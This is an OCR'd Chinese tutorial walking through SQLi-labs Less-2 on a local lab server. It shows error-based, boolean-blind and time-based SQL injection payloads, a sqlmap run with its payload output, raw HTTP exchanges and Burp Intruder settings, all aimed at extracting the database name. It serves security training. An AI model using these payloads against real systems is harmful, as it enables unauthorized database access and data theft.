
第二课是布尔型 int 的注入

http://192.168.74.128/sql_lab/Less-2/?id=1'

首先尝试万能 payload: **and exp(~(select * from(select user())a))--+-**


报错信息是单引号 其实后台的原理是直接写入 sql 数据，不需要任何绕过（即在 less1 的基础上去掉'号）



http://192.168.74.128/sql_lab/Less-2/?id=1'

Welcome Dhakkan
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' LIMIT 0,1' at line 1

http://192.168.74.128/sql_lab/Less-2/?id=1%20and%20exp(~(select%20*%20from(select%20user())a))--+-




192.168.74.128/sql_lab/Less-2/?id=1 and exp(~(select * from(select user())a))

http://192.168.74.128/sql_lab/Less-2/?id=1 and exp(~(select * from(select user())a))--+-

Welcome Dhakkan
DOUBLE value is out of range in 'exp(~((select 'root@localhost' from dual)))'

利用 int 溢出报错万能语句之： AND (SELECT 3*(IF((SELECT * FROM (SELECT CONCAT(0x20,(MID((IFNULL(CAST(DATABASE() AS CHAR),0x20)),1,100)),0x20,0x20))s), 8446744073709551610, 8446744073709551610)));--+

http://192.168.74.128/sql_lab/Less-2/?id=1%20AND%20(SELECT%203*(IF((SELECT%20*%20FROM%20(SELECT%20CONCAT(0x20,(MID((IFNULL(CAST(DATABASE()%20AS%20CHAR),0x20)),1,100)),0x20,0x20))s),%208446744073709551610,%208446744073709551610)));--+




```
http://192.168.74.128/sql_lab/Less-2/?id=1 AND
(SELECT 3*(IF((SELECT * FROM (SELECT
CONCAT(0x20,(MID((IFNULL(CAST(DATABASE() AS
CHAR),0x20)),1,100)),0x20,0x20))s),
8446744073709551610, 8446744073709551610)));--+
```

Welcome Dhakkan

BIGINT value is out of range in '(3 * if((select ' security ' from dual),8446744073709551610,8446744073709551610))'

Json 函数直接查询

http://192.168.74.128/sql_lab/Less-2/?id=1%20AND%20ISNULL(JSON_STORAGE_FREE(NULL))




```
http://192.168.74.128/sql_lab/Less-2/
?id=1 AND ISNULL(JSON_STORAGE_FREE(NULL))
```

Welcome Dhakkan

FUNCTION security.JSON_STORAGE_FREE does not exist

Sqlmap 跑一次：


-p id --threads 10 --proxy=http://127.0.0.1:8080 --dbms="mysql"



```
[14:34:58] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[14:35:11] [INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[14:35:11] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[14:35:11] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[14:35:13] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending t
current UNION query injection technique test
[14:35:18] [INFO] target URL appears to have 3 columns in query
[14:35:25] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 51 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 1940=1940

    Type: error-based
    Title: MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)
    Payload: id=1 AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x716b707171,(SELECT (ELT(8153=8153,1))),0x7171766b71,0x78))s), 8446744073709551610, 844674407370

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1 AND (SELECT 2335 FROM (SELECT(SLEEP(5)))XSzh)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=-9868 UNION ALL SELECT NULL,NULL,CONCAT(0x716b707171,0x546a6f6c6543766e4f476d6969424a6464526a77494d6e674e63664e72435054595564466d497155,0x7171766b71
---
[14:36:41] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.3.29, Apache 2.4.18
back-end DBMS: MySQL >= 5.5
[14:36:41] [INFO] fetched data logged to text files under 'C:\Users\Adam\AppData\Local\sqlmap\output\192.168.74.128'

[*] ending @ 14:36:41 /2019-06-18/


D:\WEB_Safe\TOOLS\Burp>sqlmap.py -r C:\Users\Adam\AppData\Local\Temp\\1560839654397.req -p id  --threads 10 --proxy=http://127.0.0.1:8080 --dbms="mysql"
```


手工拆解：

第二课讲的盲注，所有手工还原盲注



192.168.74.128/sql_lab/Less-2/?id=1 and 1=1


Welcome Dhakkan
Your Login name:Dumb
Your Password:Dumb



192.168.74.128/sql_lab/Less-2/?id=1 and 1=2

Welcome Dhakkan


追构造 int 布尔函数查询
http://192.168.74.128/sql_lab/Less-2/?id=1%20%20AND%202509=IF((101=100),SLEEP(3),2509)%20AND%201=1



192.168.74.128/sql_lab/Less-2/?id=1%20 AND 2509=IF((101=100),SLEEP

```
http://192.168.74.128/sql_lab/Less-2/
?id=1  AND 2509=IF((101=100),SLEEP(3),2509)  AND
1=2
```

Welcome Dhakkan
Your Login name:Dumb
Your Password:Dumb



192.168.74.128/sql_lab/Less-2/?id=1%20 AND 2509=IF((101=100),SLEEP

```
http://192.168.74.128/sql_lab/Less-2/
?id=1  AND 2509=IF((101=100),SLEEP(3),2509)  AND
1=2
```

Welcome Dhakkan

不懂什么百度什么：此处使用到 IF IFNULL ORD MID CHAR_LENGTH CAST 等等 mysql 函数简单介绍

1. **concat(str1,str2,...)——没有分隔符地连接字符串**
2. **concat_ws(separator,str1,str2,...)——含有分隔符地连接字符串**
3. **group_concat(str1,str2,...)——连接一个组的所有字符串，并以逗号分隔每一条数据**

说着比较抽象，其实也并不需要详细了解，知道这三个函数能一次性查出所有信息就行了

if

if(a,b,c) a 是表达式，如果成立执行 b，不成立执行 c

ifnull

ifnull(a,b) a 如果不为 null 执行 a，为 null 执行 b

left:

left(database(),1)=’s’--+

left(database(),2)=’se’--+

Substr()

=substring()=substr()

ascii(substr((select table_name information_schema.tables where tables_schema=database()limit 0,1),1,1))=101

mid

SQL MID() 函数用于得到一个字符串的一部分。这个函数被 MySQL 支持，但不被 MS SQL Server 和 Oracle 支持。在 SQL Server， Oracle 数据库中，我们可以使用 SQL SUBSTRING 函数或者 SQL SUBSTR 函数作为替代。


MID((IFNULL(CAST(DATABASE() AS CHAR),0x20)),1,1))=115

ord

ORD() 函数返回字符串第一个字符的 ASCII 值。utf-8 是 16 位

ORD(’i’)=105


ORD(’简明现代魔法’)=15183488



```
GET /sql_lab/Less-2/?id=1%20%20AND%202509=IF((1=1),SLEEP(5),2509)%20AND%201=1 HTTP/1.1
Host: 192.168.74.128
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:67.0) Gecko/20100101 Firefox/67.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Date: Tue, 18 Jun 2019 07:19:01 GMT
Server: Apache/2.4.18 (Win32) OpenSSL/1.0.2e PHP/5.3.29
X-Powered-By: PHP/5.3.29
Content-Length: 670
Connection: close
Content-Type: text/html

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>Less-2 **Error Based- Intiger**</title>
</head>

<body bgcolor="#000000">




<div style=" margin-top:60px;color:#FFF; font-size:23px;
text-align:center">Welcome&nbsp;&nbsp;&nbsp;<font color="#FF0000"> Dhakkan </font><br>
<font size="3" color="#FFFF00">








<font color= "#FFFF00"></font>

</font> </div></br></br></br><center>
<img src="../images/Less-2.jpg" /></center>
</body>
</html>
```

874 bytes | 6,042 millis




```
GET /sql_lab/Less-2/?id=1%20%20AND%202509=IF((1=11),SLEEP(5),2509)%20AND%201=1 HTTP/1.1
Host: 192.168.74.128
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:67.0) Gecko/20100101 Firefox/67.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Date: Tue, 18 Jun 2019 07:17:59 GMT
Server: Apache/2.4.18 (Win32) OpenSSL/1.0.2e PHP/5.3.29
X-Powered-By: PHP/5.3.29
Content-Length: 721
Connection: close
Content-Type: text/html

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>Less-2 **Error Based- Intiger**</title>
</head>

<body bgcolor="#000000">




<div style=" margin-top:60px;color:#FFF; font-size:23px;
text-align:center">Welcome&nbsp;&nbsp;&nbsp;<font color="#FF0000"> Dhakkan </font><br>
<font size="3" color="#FFFF00">







<font size='5' color= '#99FF00'>Your Login name:Dumb<br>Your Password:Dumb</font>

</font> </div></br></br></br><center>
<img src="../images/Less-2.jpg" /></center>
</body>
</html>
```

由上所述可以吧判断语句替换成 sql 语句

或者直接查询真假 查询数据库第一个字符的 ASCII 的


ORD(MID((IFNULL(CAST(CHAR_LENGTH(DATABASE()) AS CHAR),0x20)),1,1))>55



释	十进制	字符	十进制	字符	十进制	字符	十进制	字符	十进制	字符	十进制	字符	Ctrl
转义	32		48	0	64	@	80	P	96	`	112	p	
1	33	!	49	1	65	A	81	Q	97	a	113	q	
2	34	"	50	2	66	B	82	R	98	b	114	r	
3	35	#	51	3	67	C	83	S	99	c	115	s	
4	36	$	52	4	68	D	84	T	100	d	116	t	
答	37	%	53	5	69	E	85	U	101	e	117	u	
利	38	&	54	6	70	F	86	V	102	f	118	v	
束	39	'	55	7	71	G	87	W	103	g	119	w	
	40	(	56	8	72	H	88	X	104	h	120	x	
束	41	)	57	9	73	I	89	Y	105	i	121	y	
	42	*	58	:	74	J	90	Z	106	j	122	z	
	43	+	59	;	75	K	91	[	107	k	123	{	
符	44	,	60	<	76	L	92	\	108	l	124	|	
符	45	-	61	=	77	M	93	]	109	m	125	}	
符	46	.	62	>	78	N	94	^	110	n	126	~	
符	47	/	63	?	79	O	95	_	111	o	127	⌂	^Backspac 代码：DEL

http://192.168.74.128/sql_lab/Less-2/?id=1%20AND%20ORD%28MID%28%28IFNULL%28CAST%28CHAR_LENGTH%28DATABASE%28%29%29%20AS%20CHAR%29%2C0x20%29%29%2C1%2C1%29%29=56

计算出当前数据库 security 的长度为 8 对应 ascii 码为 56


rp Intruder Repeater Window Help
arget Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Exte
2 × 3 × ...
arget Positions Payloads Options
Intruder attack 3
Attack Save Columns
Results Target Positions Payloads Options
Request Response
Raw Params Headers Hex
Type a search term
0 matche

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack typ in different ways.

Payload set: 1 Payload count: 94
Payload type: Numbers Request count: 94

Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range
Type: ● Sequential ○ Random
From: 33
To: 126
Step: 1
How many:

Number format
Base: ● Decimal ○ Hex
Min integer digits:
Max integer digits:
Min fraction digits:
Max fraction digits:

Examples
1.1

